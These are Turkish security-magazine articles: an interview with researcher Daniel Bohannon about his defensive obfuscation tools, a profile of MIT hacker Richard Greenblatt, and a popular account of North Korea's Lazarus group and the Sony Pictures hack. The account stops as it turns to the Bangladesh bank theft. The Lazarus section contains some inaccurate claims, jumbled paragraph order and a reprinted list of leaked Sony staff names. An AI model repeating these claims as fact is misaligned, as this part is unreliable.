Her ferdin fikir ve ifade hürriyetine hakkı vardır. Bu hak fikirlerinden ötürü rahatsız edilmemek, bu fikirlere ulaşmak ve fikirlerini herhangi bir ülke kısıtı olmaksızın yayma hürriyetini içermektedir.

#InsanHakları70Yıl
#HumanRights70Years

Suçluları yakalamak için, işinde "kötü" olmak zorundasın!

Daniel Bohannon, Vaşington'da yaşıyor. FireEye'de Uzman Uygulamalı Güvenlik Araştırmacısı (Senior Applied Security Researcher) olarak çalışıyor.

Kaç yaşındasın, nerede yaşıyorsun, şu anki işinde ne yapıyorsun?

20'li yaşlarımın sonundayım, Vaşington'da yaşıyorum. FireEye şirketinde uzman uygulamalı güvenlik araştırmacısı olarak çalışıyorum. Burada dünyadaki en ilginç tehdit aktörlerini avlıyoruz. İşimdeki amacım, saldırganların yöntemlerini ve araçlarını anlamak ve bunların tespit edilmesini sağlayan savunma katmanlarını oluşturmaktır. İkinci "işim" ise ofiste baristalık yapmak. İyi kahve yapmayı seviyorum ve araştırmalar gösteriyor ki sağlam kafein tüketen araştırmacılar kötü aktörleri daha iyi tespit ediyor.

Bilgisayar güvenliği sektörüne ne zaman girdin, neden başka bir dal yerine güvenliği seçtin? Bize hikâyeni anlatabilir misin?

Babam kariyeri boyunca yazılım geliştiriciliği yaptı. Babam çalışırken ona ne yaptığını sorduğumda gösterdiği kodlama şeylerine hayran olurdum. Çocukken matematik ve bilimden de hoşlandığım için, 10 yaşımdayken ileride bilgisayar bilimleri okumaya ve kod yazmaya (o ne demekse) karar verdim. İlginç bir şekilde üniversiteye başlayana kadar tek satır kod yazmadım. Fakat ilk "Merhaba dünya" kodumu yazdığımdan beri bunun bağımlısıyım. Fakat bilgi güvenliği dünyasını üniversiteden mezun olana kadar keşfedememiştim.

Üniversiteden sonraki ilk işimde database yöneticisi olarak çalıştım. Burada script dilleri ile operasyonel işleri otomatize etme işini çok sevdim. Bir yıl sonra kendimi biraz zorlamak istedim ve çalışırken bir yandan yüksek lisans yapmaya başladım. Bilgi teknolojileriyle ilgili bir alanda yüksek lisans yapmak istedim ama bilgisayar bilimlerinden biraz daha spesifik olmalıydı. Bu yüzden bilgi güvenliğini seçtim. İlk dönemden itibaren güvenlik dünyasına kendimi kaptırmıştım. İş yerimde güvenlik elemanlarıyla takılmaya başlamıştım ve onlara okulda öğrendiğim şeylerle ilgili günde yüz soru soruyordum. Yüksek lisansım bittiğinde resmi olarak güvenlik bölümüne geçtim ve operasyonel güvenlik görevini yapmaya başladım.

3,5 yıl önce FireEye'ın danışman kolu olan Mandiant'a katıldım. Burada iki yıl boyunca "Incident Response" görevinde çalıştım. Görevim boyunca sızma eylemlerinde tespit ettiğimiz saldırgan davranışlarını kalıcı olarak tespit eden sistemler geliştirmeyi kafaya takmıştım. Ancak obfuscation (karmaşık hâle getirme) ve evasion (atlatma) konularını da oldukça sevmiştim.

Bunlar sayesinde saldırı tespit mekanizmalarımı saldırganlardan önce bozup düzelterek test edebilirdim. Bu durum sonuç olarak beni tam zamanlı güvenlik araştırmacısı olmaya itti. Böylece araştırmalarımız sırasında tespit metotlarımı, en ilginç saldırganları bulmak için kullanabilecektim.

"Invoke-Obfuscation" projen için planların neler? Yakın zamanda yayınlanacak başka yeni bir projen var mı?

Ah dostum, Invoke-Obfuscation projesi başımı defansif güvenlikçi arkadaşlarımla yeterince belaya soktu. Hâlâ bazı iş arkadaşlarım bana Invoke-Obfuscation ile karmaşıklaştırılmış

saldırı kodları gönderip "Bu senin suçun" diye şaka yapıp kodları çözmemi istiyorlar. Yakın zamanda bu projeye yeni bir katkı yapmayı düşünmüyorum. Çünkü bu proje ispatlamaya çalıştığım konuda beni haklı çıkardı. String bazlı tespit mekanizmaları obfuscation yöntemiyle kolayca atlatılabilir, dolayısıyla defansif güvenlikçiler zararlı Powershell aktivitelerini tespit etmek için daha akıllıca davranmalı.

Zaten ben bu obfuscation projelerini sürekli olarak defansif çözümleri atlatmak için yazmadım. Eğer amacım bu olsaydı daha az gelişmiş bir proje yayınlayıp her hafta güncelleyerek defansif çözümlerin güncellemelerinin atlatılmasını sağlardım. Bunun yerine her projeye 6-9 ayımı verip tamamen otomatik, olabildiğince derin ve çılgın obfuscation yapabilecek hâle getirip öyle yayınlıyorum. Bu sayede defansif güvenlikçiler yıllarını güncelleme takip etmekle harcamak yerine probleme temelden yaklaşabilir.

Komik olan şu ki çoğu insan beni blue team (defansif) değil red team (ofansif) mensubu sanıyor. Fakat ben bu obfuscation projelerini kendi tespit mekanizmalarımı test etmek için yazıyorum. Invoke-Obfuscation ve Invoke-CradleCrafter projelerini yayınlamadan önce içeride bu şekilde kullandım. Bu senenin başlarında yayınladığım "Invoke-DOSfuscation" projesinin yanında bir de ona ait test projesi yayınladım. Böylece defansif güvenlikçiler binlerce obfuscate edilmiş saldırı kodu üretip tespit mekanizmaları bunların kaç tanesini tespit edebiliyor görebilir. Obfuscation araştırmaları kolay bir iş olmasa da bana ve diğer defansif güvenlikçilere çok yardımcı oldu.

Yeni proje? Son 1,5 yıldır ara ara yeni bir obfuscation projesi üzerinde çalışıyorum ancak bunu yakın zamanda yayımlayacağımı sanmıyorum. Son zamanlarda içerideki tehdit avı projelerine yoğunlaşmış durumdayım. Bunun yanında konferanslarda vs. diğer insanlara efektif tespit yöntemlerini öğretebilmek için pek çok workshop materyali hazırlıyorum.

Favori programlama dilin nedir?

Powershell fanatiğiyim :) Java, C++ ve C# da geliştirmiştim ancak en çok Powershell ile eğlendim. Saldırganlar da Powershell'i çok sever, dolayısıyla onları avlarken onların sevdiği dili bilmek işime yarıyor. Bunun yanında programlama deneyimin yoksa Powershell başlangıç için müthiş bir dil. Eşime de tek satırlık Powershell komutları öğretmiştim. Bunlar sayesinde iş yerinde birkaç saat kazanabiliyor. Programlama sadece hardcore geliştiriciler için değildir. Öğleden sonralarını temel bilgileri öğrenmek için kullanabilen herkes için keyifli ve basit olabilir.

Dünyanın her yanında güvenlik konferanslarında sunum yapıyorsun. Bu yorucu olmuyor mu? Motivasyonun nedir?

Konferanslarda konuşmak kariyerim boyunca yaptığım en doyurucu ve yaratıcı aktivite.

Seyahatler yorucu olabiliyor. Ancak bu yolda tanıştığım insanlarla yaptığım sohbetler, öğrendiğim yeni bilgiler beni mental olarak yeniliyor. Konferanslarda yaptığım konuşmalar sayesinde dünyanın farklı yerlerinde çok güzel şehirleri gezip oradaki farklı hayat şartlarından gelen güvenlik araştırmacılarıyla tanıştım. Ek olarak her sene konferanslarda birebir görüştüğüm dostlar kazanmamı sağladı.

En baştaki motivasyonum bilgi ve tecrübemi paylaşmaktı. Bunun yanında defansif güvenlikçilerin saldırganlardan daha iyi korunmalarını sağlamaktı ki bu hâlâ en büyük motivasyonlarımdan biri. Fakat sonradan fark ettim ki en iyi bilgi paylaşımı sahneden inince, katılımcılarla fikir alışverişinde bulununca başlıyor. Aslında içine kapanık biriyim ve kalabalık ortamlarda kendimi yeni insanlara tanıtmakta zorlanıyorum. Fakat

Website: http://www.danielbohannon.com/ **Twitter:** https://twitter.com/danielhbohannon

insanlar kendilerini tanıtırsa konuşmakta zorlanmıyorum. Konferanslardaki favori sohbetlerimin çoğu aslında güvenlikle alakalı bile değil, çoğunlukla kültürel ve hobi konuları. Eğer bu yazıyı okuyorsanız ve bir konferansta karşılaşırsak, havadan sudan konuşmak için bile olsa gelip merhaba demeniz için benim kişisel davetim olarak kabul edin.

Türkçe konuştuğunu ve Türkiye'yi çok sevdiğini biliyorum. Neden Türkçe öğrendin, Türkiye'yi neden seviyorsun ve ileride senin gibi olmak isteyen Türk gençlerine ne tavsiyeler vermek istersin?

Gezdiğim yerler içinde en beğendiğim ve en çok geri döndüğüm yer Türkiye'dir. Türk misafirperverliği müthiş, insanlar nazik, yemekler müthiş ve her yerde lale şeklindeki bardaklarda çay bulabiliyorsunuz. Tatilde Türkiye'yi ziyaret ettikten sonra üniversitedeki birkaç Türk arkadaşım bana biraz Türkçe öğretti. Bunlar; iskenderinle ayran sipariş etmek gibi, Uludağ ile Çamlıca gazozun farkını bilmek gibi, tıkabasa dolu dolmuşta bozuk para hazırlamak gibi ya da tavşan kanı çay hazırlamak gibi önemli şeylerdi. Gerçeği söylemek gerekirse ders çalıştığım sırada Bülent Ortaçgil dinlerken Eti Tutku yiyip çay içmeseydim mezun olamayabilirdim.

Son olarak, iyi bir araştırma yapmanın %95'i kararlı olmak, anlamak için çok vakit harcamak, problem çözmek, kod ayıklamak, fikir ve sunum geliştirmektir. Fakat bunları yaparken aileyle, arkadaşlarla zaman geçirmeyi ve hobilerinizi ihmal etmeyin.

Bir şey sormak isterseniz ya da sadece "Merhaba" demek isterseniz Twitter'da DM'm açık. Öğrenmeye ve başkalarına yardım etmeye devam edin. Unutmayın ki bilgi güvenliği dünyasında kendinizi geliştirmenin sırrı: "damlaya damlaya göl olur".

Türk öğrencilere tavsiyem şu olacak: *Eğer bilgi güvenliği ile ilgileniyorsanız önünüzde erişiminize açık sınırsız bir bilgi kaynağı mevcut. Ancak nereden başlayacağınıza karar vermek zor olabilir. Kendi tecrübeme göre konferanslarda ya da Twitter'da DM ile insanlara nereden başlamanız gerektiğini sorduğunuzda yardımcı oluyorlar. En kötü senaryo cevap vermemeleri. En iyi senaryoda ise çok iyi sohbet edip arkadaş olduk. Birbirimizden çok şey öğrendik. Bu, izole kalmaktan daha iyidir.*

Diğer bir tavsiyem de şu: *Güvenlik dünyasındaki bilgiler bütünü aşırı geniş ve derin. Katıldığım konferanslardaki konuşmaların çoğunu kafam alamayabiliyor. Çünkü o konuşmalar yaptığım işten farklı bir alanda ve kişisel zamanımda bunu keşfetmeye ilgi duymuyorum. Bu sözüm sizi cesaretlendirmeli. Bir şeyi bilmemekten korkmayın. "Bilmiyorum" kelimesi her hafta defalarca söylediğim bir şey ve şanslıyım ki iş arkadaşlarım da dürüst insanlar ve bilmedikleri zaman bunu söylüyorlar. Güvenlikte odaklanabileceğiniz çok farklı alan var. Bunlardan birine odaklanıp diğerlerini gözden kaçırmanız, sizi diğer alanlara odaklanan insanlardan daha iyi ya da daha kötü yapmaz.*

Cansu Topukçu - topukcucansu@gmail.com

Richard Greenblatt


Eski Hacker'lardan Kim Kaldı?

"Richard Greenblatt, Bill Gosper, Lee Felsenstein ve John Harris gibi hackerlar bilişim ruhunun ta kendisidir. İnanıyorum ki, onların hikayeleri, vizyonları, makinenin kendisiyle sahip oldukları yakınlığı, kendi tuhaf dünyalarındaki deneyimleri, ve dış dünyayla olan bazen dramatik bazen absürd "arayüzleri", bilgisayar devriminin gerçek hikayesidir."

- Steven Levy, HACKERS: Heroes of the Computer Revolution

Herkese merhaba, üçüncü sayıda yer alan yazımızda hacker kavramının doğduğu yer olan MIT'den (Massachusetts Institute of Technology), burada bulunan AI Lab'den (Artificial Intelligence Lab- Yapay Zeka Labı) ve TMRC'den (Tech Model Railroad Club - Teknik Demiryolu Model Kulübü), PDP-1, PDP-6 ve TX-0 gibi DEC (Digital Equipment Corporation) tarafından üretilen bilgisayarlardan; hack kültürünün temellerinin atılmasından (bu temeli atanlar özellikle TMRC'nin Signal and Power Subcommittee adı verilen alt bölümün mensubu olan ve sonradan programlamaya yönelenlerdi), ve bu temelleri atan nadide insanlardan olan Bill Gosper'ın hayatından bahsetmiştik.

Hatırlatma mahiyetinde küçük bir giriş yapalım. Bahsi geçmiş olan ve geçecek kişiler (Richard Greenblatt, Alan Kotok, Peter Samson ve daha niceleri..) 50-60'lı yıllardan başlamak üzere yaptıkları olağanüstü şeylerle tarihe geçmiş; hack idesi ve hacker etiğini geliştirmiş kişilerdir; bu insanlar hack kavramını doğuran gerçek hackerlardır. Kısaca tekrar etmek gerekirse hack ve hacker kavramlarını şu şekilde açıklayabiliriz: "*oyuncu bir zeka katılarak yapılan herhangi bir aktivite'nin hack değeri vardır; bunu yapan kişiye de hacker denir*". Bu yazıda ise adı sık sık Gosper ile birlikte anılan, satranç ustası ve amatör radyo tutkunu olan efsanevi bir hacker'dan bahsediyor olacağız. Hanımefendiler ve beyefendiler, karşınızda Richard Greenblatt!



Richard D. Greenblatt, 25 Aralık 1944'te Portland, Oregon'da doğar ve birkaç yıl sonra ebeveynleri boşandıktan sonra annesi ve kız kardeşiyle Columbia, Missouri'ye yerleşir. Greenblatt'ın asıl büyüdüğü yer olan Columbia, St. Louis ve Kansas City'nin arasında bulunan bir üniversite kentidir; o dönemde kentin nüfusunun yarısını öğrenciler oluşturmaktadır. Greenblatt'a göre bu yer, büyümek için idealdir. Babası Philadelphia'dan Columbia'ya ziyarete geldiğinde 9 yaşındaki Greenblatt'ı University of Missouri Student Union'a götürür ve Greenblatt yaşıtlarında bulamadığı zekayı üniversite öğrencilerinde bulur; özellikle satrançta çok iyidir, hatta buradaki üniversite öğrencilerini yenmekte sıkıntı bile çekmez. Satrançta yendiği insanlardan biri olan Lester adındaki bir University of Missouri öğrencisi, Greenblatt'a elektronik dünyasına dalmasını sağlayacak bir kitap hediye eder. İkili daha sonra birlikte amatör radyo (*nam-ı diğer ham radio*) yapımıyla uğraşır. Üniversitesinin bitimine geldiğinde Lester, Greenblatt'ı ye-

rel radyo dükkanı sahibi Bay Houghton ile tanıştırır ve lise boyunca burası Greenblatt'ın ikinci evi olur. Greenblatt burada bir arkadaşıyla birlikte amplifikatörlerden modülatörlerlere, osiloskoptan ham radyolara bir sürü proje yapar. Nihayet lise biter ve üniversite seçme zamanı gelir.

1962 yılının güzünde Richard Greenblatt MIT'de öğrenim görmeye başlar. Zorlu ilk sınıf derslerini kolaylıkla halleder ve şanslıdır ki EE 641 kodlu Introduction to Programming (Programlamaya Giriş) seçmeli dersini alabilir; böylece sıklıkla IBM 7090'a program yazmak için punch-card makinelerine gider. Aynı zamanda oda arkadaşı olan Mike Beeler da Nomography dersi alıyordur ve Greenblatt, IBM 1620'ye giderken Beeler'a eşlik eder: burada kart destenizi deldirmek (puching) için sıra bekler ve sıra size geldiğinde bu kartları okuyucuya koyup anlık olarak çıktı alabilirdiniz.

İnsanların başka şeyler -maç izlemek ya da arkadaşlarla bira içmek gibi- yaparken hissettiği büyük tutkuyu Beeler ve Greenblatt burada hissediyordu. 1962 Aralık ayı civarı, Noel zamanı yaklaştığında Greenblatt TMRC'de takılabilecek rahatlığa ulaşır ve Peter Samson'un FORTRAN ile IBM 7090 için yazdığı bir tarifelendirme programının PDP-1'da da yazılabilmesi için bir PDP-1 FORTRAN compiler'ı (derleyici) yazar (bu compiler FORTRAN'ı Makine Dili'ne makinenin cevaplarını da geri FORTRAN'a çevirebilir). Böyle bir işe kalkışmasının özel bir nedeni yoktur; ***"bir makinenin bir işi yapmasını istiyorsanız lakin makine onu yapabilecek yazılıma sahip değilse, gereken yazılımı siz yazarsınız ki o iş yapılabilsin".***

Richard Greenblatt, üniversitedeki ilk yılında çok da fazla çaba sarf etmeden üstün başarılı bir öğrenci olmuştu bile. Üniversite ikinci sınıfta Greenblatt AI Lab'de asgari ücretin bile altında bir maaş ile çalışmaya başlamıştı. Diğer birkaç hacker gibi sistem üzerinde veya yapay zeka üzerine yazılmış büyük büyük programları geliştirmek üzerine çalışıyordu.

Main Street'te bulunan Tech Square adı verilen adeta bir hackleme manastırı vardı ve buraya MIT ve kurumsal müşteriler dışında bir de Project MAC ve ikinci bir PDP-1 taşınıyordu. Bilgisayarlar buradaki 9. katta bulunuyordu ve bilin bakalım burada en çok zaman harcayan hacker kim? Doğru, Richard Greenblatt! Greenblatt çok yoğun şekilde hackliyor idi; 30 saat boyunca durmadan çalışıyor, yorgunluktan tükeniyor, sonra da eve gidip (ya da direk lab'da) deyim yerindeyse yıkılıp 12 saat uyuyordu. Bu 30-saatlik-gün tabii ki toplantılar, sınavlar veya dersler gibi diğer planlanmış işlere uymuyordu. Greenblatt o kadar kopmuştu ki annesi Columbia'dan MIT'ye oğlunun durumunu dekanla tartışmak için geldi (ki bu, o zamanın koşullarını da göz önünde bulundurursak arabayla yaklaşık 20 saate tekabül ediyor). Greenblatt'ın oda arkadaşı Beeler'ın bahsettiği kadarıyla annesinin epey endişeli olduğunu anlayabiliyoruz. Okulunun – **mezuniyetinin** tehlikede olduğu gerçeği her ne kadar doğru olursa olsun Greenblatt için bu hiçbir şey ifade etmiyordu; sonuçta hacking onun için her şeyin zirvesiydi ve herhangi başka bir şey onu bu denli mutlu edemezdi.

Steven Levy'nin HACKERS: Heroes of the Computer Revolution kitabında da dediği gibi; gözünüzde dersleri başka bir yere koyan bir başka şeyle karşılaştığınız zaman dersleri bir kenara atabiliyorsunuz. Greenblatt'a da tam olarak böyle oldu. Konu *hacking'in / hacklemenin* ta kendisiydi. Sadece Greenblatt değil, onun yanı sıra TMRC veya PDP-1'ın başında vakit geçiren herhangi birinin düşüncesine göre "hacking o kadar tatmin edici bir arayıştır ki, bir yaşam biçimi bile olabilir" söylemi oldukça tutarlıydı ve bu gayet açıkça görülebilirdi. Bir gün uyuyakaldığı için bir final sınavına giremediğinde her şey inceldiği yerden kopmuş oldu: Greenblatt artık MIT'nin bünyesinde bir öğrenci değildi.

> *"...hacking, sadece sistem hakkında bir anlayışı değil, aynı zamanda bağımlılık yaratıcı bir kontrolü ve bununla birlikte tam kontrolün sadece birkaç özellik uzakta olduğu yanılsamasını da beraberinde getiriyordu."*
>
> - Steven Levy, HACKERS: Heroes of the Computer Revolution

Artık MIT'de öğrenci olmayan Greenblatt iş aramaya başladı: gündüz program yazıp gece de Tech Square'in 9. katında (bilgisayarların başında) vakit geçirmesine olanak sağlayabilecek bir iş. Nitekim buldu da: Richard Greenblatt Charles Adams Associates'da çalışmaya böylece başlamış oldu. Greenblatt gün boyu Boston'da şehir dışındaki "Technology Highway"'de, geceleriyse buradan 48 kilometre uzaktaki MIT'de (yaşasın gecelerce hacklemek!) bulunuyordu. Charles Adams Associates'daki görevi sona erdiğinde MIT AI Lab tarafından tekrar işe alındı. Her ne kadar Belmont'ta emekli bir dişçinin evinde pansiyoner olarak ikamet ediyor olsa da, genelde Tech Square'in 9. katında portatif bir karyolanın üstünde uyuyordu. Açıkçası Greenblatt'in öncelikleri farklıydı: temizlik, örneğin, banyo yapmak geri plandaydı. Aynı sebepten ötürü ~odasını temiz tutamadığı için~ Cambridge YCMA'deki yurtlardan da kapı dışarı edilmişliği vardı. Greenblatt kendini tamamen hacking'e adamıştı. Konuşma düzeni garipti, mırıldanır gibi konuşuyordu ve düzgün konuşmaya çalışması bocalayıp takılmasından bir şeye yaramıyordu. Gosper, Kotok ve Samson gibi diğer hacker'lar Greenblatt'ın bu özelliklerini benimsemişlerdi, onlara göre şirin bir komikliği bile vardı. Gosper'ın dediği gibi: "*O tam bir pragmatist. İnsanlar istediğini düşünebilirler, onun aptal olduğunu düşünürseniz bu sizin probleminizdir. Böyle düşünenler oldu ve hatalılardı...*". Gosper'dan bu kadar bahsetmişken Greenblatt'in onunla olan bağlantısına da biraz değinmek fena olmaz.

Bill Gosper ve Richard Greenblatt. İki hacker, iki usta. Bill Gosper: düzgün konuşmakla uğraşmayan Greenblatt'tan daha iyi konuşabilen matematik dehası. Birbirlerinin güçlü ve farklı yönlerine saygı duyan bu efsanevi ikili iki farklı hacking türünü temsil ediyordu: Gosper matematiksel keşfe dayalı çalışırken, Greenblatt pragmatik sistem geliştirme üzerine yoğunlaşmıştı. İkisi de herkesin en iyi tarafının kullanıldığı -genelde birlikte çalıştıkları- projerlerde yer alıyordu. Bu ikiliye; Tech Square'in 9. katında filizlenmiş nadide bir çiçek olan *The Hacker Ethic*'i (Hacker Etiği) sulayıp özenle büyüttükleri için teşekkürü borç biliriz! Bu görkemli teknoloji yuvası sayesinde Hacker Ethic zirvesine kadar ilerleyebildi. Burada bulunan TMRC'de hararetli münakaşalar ediliyor ve *The Right Thing* (Doğru Olan Şey) bulunmaya çalışılıyordu. Bunlardan diğer yazımızda da bahsetmiştik ama dilerseniz üstünden geçelim. Bu tartışmalar çok kıymetliydi: mesela, DEC'de çalışan Alan Kotok sık sık Tool Room'da bulunurdu, hatta PDP-6'in tasarımı hakkında önemli kararları buradaki münakaşalar esnasında almıştı. Gosper'ın da Greenblatt'in de gayet güçlü argümanları vardı. Lakin, Greenblatt bir süre sonra bu "*yıpratıcı insan arayüzüyle uğraşmaktan*" yorulup gidip bir şeyler yapmaya başlardı, bu eline kağıt kalem alıp bir şeyler karalamak ya da PDP-1 konsolunun başına oturup kodu bağırarak yazmak olabilirdi. Zariftir, ya da değildir: Greenblatt'a göre işler halledilmeliydi. Yazdığı programlar, içinde hata kontrolü (built-in error check) olan, temeli sağlam ve bittiğinde sıkıca debug edilmiş programlardı. O kadar sıkılardı ki Gosper ara sıra Greenblatt'ın sırf debug etmek için bug'lı kodlar yazdığını bile düşünüyordu.

Greenblatt'ın daha sonra John McCarthy'nin yapay zeka dili olan Lisp'in PDP-6'da derlenebilmesi için LISP compiler'ı yazılmasında birkaç tane hacker ve Alan Kotok ile birlikte yer aldı (ki asıl işi Greenblatt ve bir hacker daha yapmıştı). TMRC'deki siyah tahtalar satırlarca kodla dolmuştu ve en nihayetinde compiler makinede işliyordu işte! Hackerlar bu MacLISP dilini yazdıkları programlara, hatta hayatlarına bile entegre etmeye başlamışlardı. Önermelerde kullanılan 'p'yi ele alalım mesela. "Yemek yiyelim mi?" demek yerine "Yemek-p" demek onlar için aynı şeyi ifade ediyordu. Lisp Assembly'nin pabucunu dama atmamıştı belki ama Gosper ve Greenblatt'ın da anladığı üzere, Lisp Hacker Ethic için birebirdi.

Greenblatt hayatı boyunca çok iyi bir satranç oyuncusu olmuştu. Aynı zamanda efsanevi bir hacker'dı da. Satranç ve hacking neden birleşmesindi ki? Böylece "iyi oyun hamlesi" olarak kabul ettiği belirli kriterlere göre hareketleri deneyen ve çözmeye çalışan, sofistike yapay zeka tekniklerini kullanan bir satranç programı yazdı. Program bir hafta içerisinde gerçek oyuncuya karşı oynayabilecek seviyeye geldi. Bundan sonraki birkaç ay içerisinde debug edildi, birtakım özellikler eklendi, eli yüzü düzeltildi ve böylece Mac Hack hayat bulmuş oldu! "Yapay Zeka kuşkucusu" Hubert Dreyfus bilgisayarların kaliteli bir satranç oyunu çıkartamayacağı, 10 yaşındaki bir çocuğu bile yenemeyeceği görüşünü savunuyordu (üniversitelileri yendiği zaman Greenblatt'ın 9 yaşında olduğunu unutmayalım). Bunun üstüne MIT Dreyfus'u PDP-6'te Mac Hack'e karşı satranç oynaması için davet etti. Sonuç: şah-mat ! Dreyfus kötü biçimde yenilmişti. Bu maçta yapılan hamlelere ve daha detaylı bilgilere bu linkten [**https://bit.ly/2zNMR66 - https://ingram-braun.net/public/research/parlour-games/article/computer-chess-richard-greenblatt-match-mit-philosophy-artificial-intelligence-history/**] ulaşabilirsiniz. Peter Samson Dreyfus'un yenildiği anı şöyle anlatıyor: "Yenilmiş olan eleştirmen dönüp profesörlere ve aralarında programın yaratıcısı Greenblatt'ın da bulunduğu hacker ekibine baktı ama hiçbir coşku göremedi; ne bir alkış, ne bir kutlama. Göze zaferi sokan hiçbir şey yoktu. Çünkü biliyorlardı.. Dreyfus, bilgisayarların büyüleyici doğasını anlayamayan o Gerçek Dünya'nın bir parçasıydı. Kuşkucu insanların Hacker Ethic'e inanmalarını sağlamak, Hacker Ethic'i yaşamak kadar ilgi çekici değil. Gerçek Dünya'dakiler "30-saatlik-gün" adanmışlığına sahip Assembly dili mezhebini, bilgisayarın yanında rahat olup bir şeyler keşfetmeyi, dünyayı daha iyisi için daha farklı kılmayı, Gosper'ların, Greenblatt'lerin deneyimlerinin nasıl hissettirdiğini; hacker olmayı bilemeyeceklerdi." 1977 yılındaysa yenilgisiz Bobby Fischer Greenblatt'ın programına karşı üç kere oyun oynadı ve üçünü de yendi.

1979 yılında Tom Knight ile MIT Lisp Machine'in ana geliştiriciliğini yaptı ve Lisp Machines, Inc. adlı bir şirket kurdu (ki bu şirketin adı daha sonra Gigamos Systems olarak değiştirildi). Daha sonralardaysa Tom Knight ve Stewart Nelson ile birlikte PDP-6 ve PDP-10 için son derece etkili bir zaman paylaşımlı işletim sistemi olan Incompatible Timesharing System'ın yazılmasında yer aldı.

"Multi milyon dolarlık makineleri dize getirenlerden, 1950'lerde banliyö yatak odalarındaki bilgisayarlarda ustalaşan çağdaş genç büyücülere kadar bu dijital kaşifler arasında ortak bir element, bilgisayarın kendiliğinden akan mantığına bağlı görünen ortak bir felsefe buldum. Paylaşma, açıklık, ademi merkeziyetçilik ve maliyeti ne olursa olsun onları ve dünyayı iyileştirmek için makinelere el atma felsefesiydi bu. Hacker Ethic onların bize bir hediyesidir: bilgisayarlarla hiç ilgisi olmayanlar için bile değerli bir şey. " -Steven Levy

Kaynaklar:

http://www.computerhistory.org/collections/catalog/102657935

https://en.wikipedia.org/wiki/Richard_Greenblatt_(programmer)

Steven Levy, HACKERS: Heroes of the Computer Revolution kitabı

https://www.ithistory.org/honor-roll/mr-richard-d-greenblatt


Güneşin Altında Söylenecek Çok Söz var

Kuzey Koreli Hacker Grubu Lazarus

Onur Oktay - onuroktay14@gmail.com

Lazarus, Hristiyan teolojisinde Hazreti İsa'nın öldükten sonra dirilttiği havarisinin adı. Lazarus hacker grubu ismini nereden aldı bilinmez, ancak neredeyse yarım yüzyıldır sessizliğini koruyan bir ülkenin,Kuzey Kore'nin, üzerinden ölü toprağını attığının bir işareti olarak değerlendirmek, pek de yanlış olmayacaktır. Zira bu hacker grubu vasıtası ile Kuzey Kore'nin ekonomik girdi sağlamak bir yana, siber espiyonaj faaliyetlerini de yürüttüğü sıkça rastlanan iddialar arasında yer alıyor. Onur Oktay'ın kaleminden Lazarus hacker grubu ve icraatlarının güzel bir özetini sizler için derledik.

Lazarus Hacker Grubunu ilk olarak 2014 yılındaki **Sony Pictures** Saldırısında tanıdık. 21 kasım 2014 yılında Sony Pictures'in CEO'su **Michael Lynton**'a mail atarak, ***" bizim kim olduğumuzu biliyorsunuz ve istediğimizi yapmazsanız saldırıya başlayacağız"*** mesajını bıraktılar. Tabii Sony CEO'su durumu o an çok ciddiye almamış olsa gerek.



Lazarus, tehdit etmekle kalmayıp harekete geçeceklerini ispat etti ve harekete geçtiler. İlk saldırı geldi. Sony Pictures'in sunucularına ve ağına **sızıp** mesaj bıraktılar.

Bu olaydan sonra Sony inceleme başlattı ve **FBI** dahil birçok yerden destek istediler. Lazarus Grubu da bu arada boş durmadı ve Sony'e ait ellerindeki gizli belgeleri yayımlayacaklarını belirttiler.

Bu sırada Sony'de bu hackerlerin tam olarak kendilerinden ne istediklerini anlamaya çalışıyordu. *Neden saldırıyorlardı ve ne istiyorlar?* Tam da bu esnada yeni bir kontakt kuruldu ve Lazarus Hackerleri Kuzey Kore lideri **Kim Yong**'un Hollywood tarafından çekilen filmi **"The Interview"**in yayından kaldırılmasını talep ettiler.

Artık bilmece çözülmüştü. Olayın arkasında Kim Yong-un ve Kuzey Kore olduğu biliniyor ancak hackerlerin izi sürülemediği için ispat edilemiyordu.

Lazarus'un hacker'ları, Sony'i filmi yayından kaldırıp hiçbir ülkede gösterime sokmaması konusunda tehdit ediyor, Aksi halde ellerindeki belgeleri internete sızdırmakla tehdit ediyordu.

Sony tabii ki filmi yayından **kaldırmadı** ve beklenen sızma geldi. Lazarus Sony'in tüm üst düzey çalışanları dahil herkesin **ne kadar maaş aldığını şirkette neler döndüğünü kimin elinin kimin cebinde** olduğunu anlatan bir belgeyi internete sızdırdı.

ğı (henüz gösterime girmeyen filmler) sunucuya saldırıp, ele geçirdiği filmleri torrent'a yükleyerek yaptı. Sony inanılmaz şekilde para kaybediyordu ve film yapımcılarıyla araları açılmıştı. Bu arada hackerler sızdıkları sunucularda sadece yeni filmleri değil, **Brad Pitt** gibi ünlü isimlerin cep telefonu, ev adresi gibi bilgileri de ele geçirmiş ve internete sızdırmıştı.

SPHE INTERNATIONAL OFFICES	
Japan	Michi
	Masaki
	Noriko
France	Flora
	Isabelle
Germany	Cora
	Angela
Italy	Michela
	Simona
Spain	Abaira
	Marival
Thailand	Anchaliga
China	Justine
Korea	Jae
Mexico	Sharon
Brazil	Gisele

Sony ifşa olan belgelerin ardıngan şirketin borsadaki hisse senetlerinde büyük bir düşüş yaşadı. Şirketin içi **kaynıyor**, gizli bilgiler, maaşlar, şirket yöneticilerinin bilgileri ve planları internette herkese açık şekilde geziyordu. Yaşanan dünya devinde hem prestij hem de **para** kaybına neden oluyordu. Sony iyice kızmış ve filmi yayından kaldırmama kararı alarak bir nevi **Lazarus'a meydan okumaya karar vermişlerdi.**

Ancak bu Sony'e çok pahalıya patlayacaktı. Lazarus topuyla tüfeğiyle saldırmaya başladı. İlk etapta Sony PlayStation Network hack edildi ve binlerce kullanıcının hesap bilgileri internete sızdırıldı. Daha sonra sırasıyla tüm Sony ağı ve Sony alt şirketleri hackleniyor, DDoS saldırılarına maruz kalıyor, PlayStation dahil kullanıcıların yoğun olarak bağlı olduğu pek çok ağ saldırılar neticesinde servis dışı kalıyordu.

Lazarus altın vuruşunu Sony'in **yeni çıkacak** filmleri sakladı-

Sony havlu atmak zorunda kaldı. Kuzey Kore liderinin hayatını anlatan ***"The Interview"*** ise ABD dahil pek çok ülkede gösterime giremedi. Lazarus istediğini bir şekilde elde etmişti.

Lazarus artık herkesin gündemindeydi ve hacker grubu bir süre ortadan kaybolduktan sonra dünya tarihine geçecek bir saldırı daha gerçekleştirdi.

"Bangladeş Merkez Bankası" olayı.

2016 yılında Lazarus grubu bu defa hedef olarak Bangladeş Merkez bankasını seçmişti. Merkez bankasının sistemine girip **80 Milyon Dolar** çaldılar.

Peki bu nasıl olmuştu? Koca banka nasıl hacklenmişti?

